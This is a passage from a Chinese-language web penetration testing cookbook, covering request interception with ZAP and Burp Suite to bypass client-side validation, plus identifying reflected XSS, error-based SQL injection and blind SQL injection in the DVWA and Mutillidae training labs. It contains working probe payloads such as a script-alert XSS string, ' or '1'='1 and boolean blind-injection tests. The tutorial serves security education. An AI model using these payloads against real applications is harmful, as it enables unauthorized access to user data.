
操作步骤

1. 访问 http://192.168.56.102/mutillidae/ 。

2. 现在，访问菜单栏中的 `OWASP Top 10 | A1 - SQL Injection | SQLi - Extract Data | User Info` 。

3. 下一步是提升应用的安全等级。点击 `Toggle Security` 。现在 `Security Level` 应该是 `1 (Arrogant)` 。

4. 将 `test'` （包含单引号）作为 `Name` ，以及 `password'` 作为 `Password` ，并且点击 `View Account Details` 。




我们得到了警告消息，告诉我们输入中的一些字符不合法。这里，单引号被检测到了，并被应用的安全手段中止。

5. 点击 `OK` 来关闭警告。


如果我们在 ZAP 中检查历史，我们可以看到没有发给服务器的请求，这是由于客户端校验机制。我们会使用请求拦截来绕过这个保护。

6. 现在我们开启请求拦截（在 ZAP 叫做断点），通过点击 `"break on all requests` （中断所有请求）按钮。




7. 下面，我们输入了有效值 `Name` 和 `Password`，就像 `test` 和 `password`，并再次检查细节。


   ZAP 会转移焦点，并打开叫做 `Break` 的新标签页。这里是刚刚在页面上产生的请求，我们可以看到一个 GET 请求，带有在 URL 中发送的 `username` 和 `password` 参数。我们可以添加上一次尝试中不允许的单引号。



8. 为了继续而不会被 ZAP 打断，我们通过点击 `Unset Break` 按钮来禁用断点。



9. 通过播放按钮来提交修改后的请求。



我们可以看到，应用在顶部提供给我们错误信息，所以这是它的保护机制，它在客户端检查用户输入，但是在服务端并没有准备好处理非预期的请求。

工作原理

这个秘籍中，我们使用 ZAP 代理来拦截有效的请求，将它修改为无效或而已请求，之后把它发给服务器并且触发非预期的行为。

前三步用于开启安全保护，便于应用可以将单引号检测为无效字符。

之后，我们产生测试请求，并证实了会执行一些校验。提示警告的时候，没有请求通过代理，这告诉了我们检验是在客户端进行的，可能使用 JavaScript。知道了这个之后，我们产生了合法的请求，并使用代理来拦截它，这让我们能够绕过客户端的保护。我们将该请求转换为恶意请求，并把它发给服务器，这使它不能被正确处理，并返回错误。

4.4 使用 Burp Suite 查看和修改请求

Burp Suite 和 OWASP ZAP 一样，也不仅仅是个简单的 Web 代理。它是功能完整的 Web 应用测试包。它拥有代理、请求重放器、请求自动化工具、字符串编码器和解码器，漏洞扫描器（Pro 版本中），以及其它实用的功能。

这个秘籍中，我们会执行上一个练习，但是这次使用 Burp Suite 的代理功能来拦截和修改请求。


准备

启动 Burp Suite 并让浏览器使用它的代理。

操作步骤

1. 浏览 http://192.168.56.102/mutillidae/ 。

2. 默认情况下，Burp 代理中的拦截器是开着的，所以他会捕获第一个请求。我们需要打开 Burp Suite 并点击 `Proxy` 标签页中的 `Intercept is on` 按钮。




3. 浏览器会继续加载页面。当它完成时，我们通过 `Toggle Security` 将当前的应用安全级别设置为 `1 (Arrogant)` 。

4. 从菜单栏中访问 `OWASP Top 10 | A1 - SQL Injection | SQLi - Extract Data | User Info` 。

5. 在 `Name` 输入框中，对 `Username` 输入 `user<>` （包括符号）。在 `Password` 输入框中，对 `Password` 输入 `secret<>` 。之后点击 `View Account Details` 。


   我们会得到警告，告诉我们我们可能向应用输入了一些危险字 符。

6. 现在我们直到这些符号在表单中并不允许，我们也知道了它是客户端的校验，因为代理的 `HTTP history` 标签页中没有任何请求出现。让我们尝试绕过这个保护。通过点击 Burp Suite 中的 `Intercept is off` 来开启消息拦截。




7. 下一步是发送有效数据，例如 `user` 和 `secret` 。

8. 代理会拦截该请求。现在我们修改 `username` 和 `password` 的值，通过添加禁止的字符 `<>` 。



9. 我们可以发送编辑后的信息，并通过点击 `Intercept is on` 来禁用拦截，或者我们可能发酸发送他并保持消息拦截，通过点击 `Forward` 。对于这个练习，我们禁用拦截并检查结果。



工作原理

就像在上个秘籍中看到的那样，在请求经过由应用建立在客户端的验证机制之前，我们使用代理来捕获请求，并通过添加一些在检验中不允许的字符，修改了它的内容。

能够拦截和修改请求，对任何 Web 应用渗透测试来说都非常重要，不仅仅用于绕过一些客户端检验，就像我们在当前和上一个秘籍中所做的那样，也能够用于了解发送了哪个信息，以及尝试理解应用的内部原理。我们可能也需要基于我们的理解来添加、移除或替换一些值。

4.5 识别跨站脚本（XSS）漏洞

跨站脚本（XSS）是 Web 应用中最常见的漏洞之一。实际上，它位于 2013 年 OWASP Top 10 的第三名（<https://www.owasp.org/ index.php/Top_10_2013-Top_10>）。

这个秘籍中，我们会看到一些识别 Web 应用中跨站脚本漏洞的关键点。


操作步骤

1. 登录 DVWA 并访问反射型 XSS。


2. 测试漏洞的第一步是观察应用的正常响应。在文本框中输入名称并点击 `Submit` 按钮。我们使用 `Bob` 。



3. 应用会使用我们提供的名称来拼接代码。如果我们不输入有效名称，而是输入一些特殊字符或数字会怎么样呢？让我们尝试 `<'this is the 1st test'>` 。



4. 现在我们可以看到，我们输入在文本框汇总的任何东西都会反射到响应中，也就是说，它成为了响应中 HTML 页面的一部分。让我们检查页面源代码来分析它如何展示信息，就像下面截图中那样：



源码表明了输出中没有对任何特殊字符做编码。我们发送的特殊字符被反射回了页面，没有任何预处理。`<` 和 `>` 符号适用于定义 HTML 标签的符号，我们可能能够在这里输入一些脚本代码。

5. 尝试输入一个名称，后面带有非常简单的脚本代码。

```
Bob<script>alert('XSS')</script>
```



页面会执行脚本，并弹出提示框，表明这个页面上存在跨站脚本漏洞。

6. 现在检查源码来观察输入中发生了什么。

```
Source of: http://192.168.56.102/dvwa/vulnerabilities/xss_r/?name=Bob%3Cscript%3Eale
File  Edit  View  Help
39 <div class="body_padded">
40     <h1>Vulnerability: Reflected Cross Site Scripting (XSS)</h1>
41
42     <div class="vulnerable_code_area">
43
44         <form name="XSS" action="#" method="GET">
45             <p>What's your name?</p>
46             <input type="text" name="name">
47             <input type="submit" value="Submit">
48         </form>
49
50         <pre>Hello Bob<script>alert('XSS')</script></pre>
51
52     </div>
53
54     <h2>More info</h2>
55
56     <ul>
57         <li><a href="http://hiderefer.com/?http://ha.ckers.org/xss.html"
```

我们的输入看起来作为 HTML 的一部分来处理。浏览器解释了 `<script>` 标签并执行了其中的代码，弹出了我们设置的提示框。

工作原理

跨站脚本漏洞在服务端和客户端中没有输入校验，并且输出没有合理编码时发生。这意味着应用允许我们输入用于 HTML 代码中的字符。一旦它被决定发送到页面中，并没有执行任何编码措施（例如使用 HTML 转义代码 `&lt` 和 `>`）来防止他们被解释为源代码。

这些漏洞可被攻击者利用来改变客户端的页面行为，并欺骗用户来执行它们不知道的操作，或偷取隐私信息。

为了发现 XSS 漏洞，我们需要遵循以下原则：

- 我们在输入框中输入的，准确来说是被发送的文本，用于形成在页面中展示的信息，这是反射型漏洞。
- 特殊的字符没有编码或转义。
- 源代码表明，我们的输入被集成到某个位置，其中它变成了 HTML 代码的一部分，并且会被浏览器解释。

更多

这个秘籍中，我们发现了反射型 XSS，也就是说这个脚本在每次我们发送请求时，并且服务器响应我们的恶意请求时都会执行。有另外一种 XSS 类型叫做“存储型”。存储型 XSS 可能会在输入提交之后立即展示，也可能不会。但是这种输入会储存在服务器（也可能是数据库）中，它会在用户每次访问储存数据时执行。

4.6 基于错误的 SQL 注入识别

注入在 OWASP top 10 列表中位列第一。这包含，我们会在这个秘籍中测试的漏洞：SQL 注入（SQLI），以及其它。

多数现代 Web 应用实现了某种类型的数据库，要么本地要么远程。SQL 是最流行的语言，在 SQLI 攻击中，攻击者向表单输入或请求中的其它参数注入 SQL 命令，使应用发送修改后的请求，来试图不正当使用应用和数据库通信。其中请求用于构建服务器中的 SQL 语句。

这个秘籍中，我们会测试 Web 应用的输入，来观察是否含有 SQL注入漏洞。


操作步骤

登录 DWVA 并执行下列步骤：

1. 访问 `SQL Injection` 。
2. 类似于上一章，我们通过输入数字来测试应用的正常行为。将 `User ID` 设置为1，并点击 `Submit` 。

   我们可以通过解释结果来得出，应用首先查询数据库，是否有 ID 等于 1 的用户，之后返回结果。

3. 下面，我们必须测试，如果我们发送一些应用的非预期结果，会发生什么。在输入框中输入 `1'` 并提交该 ID。

   这个错误信息告诉我们，我们修改了生成好的查询。这并不意味着这里确实有 SQL 注入，但是我们可以更进一步。

4. 返回 DWVA/SQL 注入页面。
5. 为了验证是否有基于错误的 SQL 输入，我们尝试另一个输入：`1''` （两个单引号）。

Vulnerability: SQL Injection

User ID:

Submit

ID: 1''
First name: admin
Surname: admin

1. 现在，我们要执行基本的 SQL 注入攻击，在输入框中输入 `' or '1'='1` 并提交。

Home
Instructions
Setup
Brute Force
Command Execution
CSRF
Insecure CAPTCHA
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About

Vulnerability: SQL Injection

User ID:

Submit

ID: ' or '1'='1
First name: admin
Surname: admin

ID: ' or '1'='1
First name: Gordon
Surname: Brown

ID: ' or '1'='1
First name: Hack
Surname: Me

ID: ' or '1'='1
First name: Pablo
Surname: Picasso

ID: ' or '1'='1
First name: Bob
Surname: Smith

ID: ' or '1'='1
First name: user
Surname: user

看起来我们获取了所有数据库中的注册用户。

工作原理

SQL 注入发生在输入在用于组成数据库查询之前没有校验的时候。让我们假设服务端的代码（PHP）拼装了一个请求，例如：

```
$query = "SELECT * FROM users WHERE id='".$_GET['id']. "'";
```

这意味着， `id` 参数中发送的数据会被集成进来，因为它在查询里面。将参数的引用替换为它的值，我们能得到：

```
$query = "SELECT * FROM users WHERE id='"."1". "'";
```

所以，当我们发送恶意输入，就像之前那样，代码行会由 PHP 解释器读取，就像：

```
$query = "SELECT * FROM users WHERE id='"."' or '1'='1"."'";
```

拼接为：

```
$query = "SELECT * FROM users WHERE id='' or '1'='1'";
```

这意味着“选择 `users` 表中的任何条目，只要用户 `id` 等于空或者 1 等于 1”。然而 1 永远等于 1，这就意味着所有用户都复合条件。我们发送的第一个引号闭合了原始代码中的做引号，之后我们输入了一些 SQL 代码，不带有闭合的单引号，而是使用已经在服务端代码中该设置好的单引号。

更多

SQL 攻击比起显式应用的用户名，可能导致更严重的破坏。通过利用这些漏洞，攻击者可能会通过执行命令和提权来控制整个服务器。它也能够提取数据库中的所有信息，包括系统用户名称和密码。取决于服务器和内部网络的配置，SQL 注入漏洞可能是整个网络和内部设施入侵的入口。

4.7 识别 SQL 盲注

我们已经看到了 SQL 注入漏洞如何工作。这个秘籍中，我们会涉及到相同类型漏洞的不同变体，它不显式任何能够引导我们利用的错误信息或提示。我们会学习如何识别 SQL 盲注。

操作步骤

1. 登录 DVWA 并访问 `SQL Injection (Blind)` 。

2. 它看起来像是我们上一章了解的 SQL 注入。在输入框中输入 `1` 并点击 `Submit` 。

3. 现在我们首次测试 `1'` 。

   我们没有得到任何错误信息，但是也没有结果，这里可能会发生一些有趣的事情。

4. 我们第二次测试 `1''` 。

Vulnerability: SQL Injection (Blind)

User ID:

Submit

ID: 1''
First name: admin
Surname: admin

`ID=1` 的结果显示了，这意味着上一个结果 `1'` 产生了错误，并被应用捕获和处理掉了。很可能这里有个 SQL 注入漏洞，但是它是盲注，没有显示关于数据库的信息，所以我们需要猜测。

5. 让我们尝试识别，当用户注入永远为假的代码会发生什么。将 `1' and '1'='2` 设置为用户的 ID。

   `'1'` 永远不会等于 `'2'` ，所以没有任何记录符合查询中的条件，并且没有人恶化结果。

6. 现在，尝试当 ID 存在时永远为真的请求： `1' and '1'='1` 。

Vulnerability: SQL Injection (Blind)

User ID:

Submit

ID: 1' and '1'='1
First name: admin
Surname: admin

这演示了页面上的盲注。如果我们的永远为假的 SQL 注入得到了不同的响应，并且永远为真的结果得到了另一个响应，这里就存在漏洞，因为服务器会执行代码，即使它不显示在响应中。

工作原理

基于错误的 SQL 输入和盲注都存在于服务端，也就是漏洞的那一段。应用在使用输入生成数据库查询之前并不过滤输入。二者的不同存在于检测和利用上。

在基于错误的 SQL 注入中，我们使用由服务器发送的错误来识别查询类型，表和列的名称。

另一方面，当我们视图利用盲注时，我们需要通过问问题来得到信息。例如， `"' and name like 'a%"` 的意思是，“是否存在以 `'a'` 开头的用户？”如果我们得到了负面响应，我们会询问是否有以 `'b'` 开头的名称。在得到正面结果之后，我们会就会移动到第二个字符： `"' and name like 'ba%"` 。所以我们会花费很多时间来检测和利用。

另见

下面的信息可能有助于更好的了解 SQL 盲注：

- https://www.owasp.org/index.php/Blind_SQL_Injection
- https://www.exploit-db.com/papers/13696/
- https://www.sans.org/reading-room/whitepapers/securecode/sqlinjection-modes-attack-defence-matters-23

4.8 识别 Cookie 中的漏洞

Cookie 是从网站发送的小型数据片段，它储存于用户的浏览器中。它们包含有关于这种浏览器或一些特定 Web 应用用户的信息。在现代 Web 应用汇总，Cookie 用于跟踪用户的会话。通过在服务端和客户端保存 Session ID，服务器能够同时识别由不同客户端产生的不同请求。当任何请求发送到服务器的时候，浏览器添加 Cookie并之后发送请求，服务器可以基于这个 COokie 来识别会话。

这个秘籍中，我们会学到如何识别一些漏洞，它们允许攻击者劫持有效用户的会话。

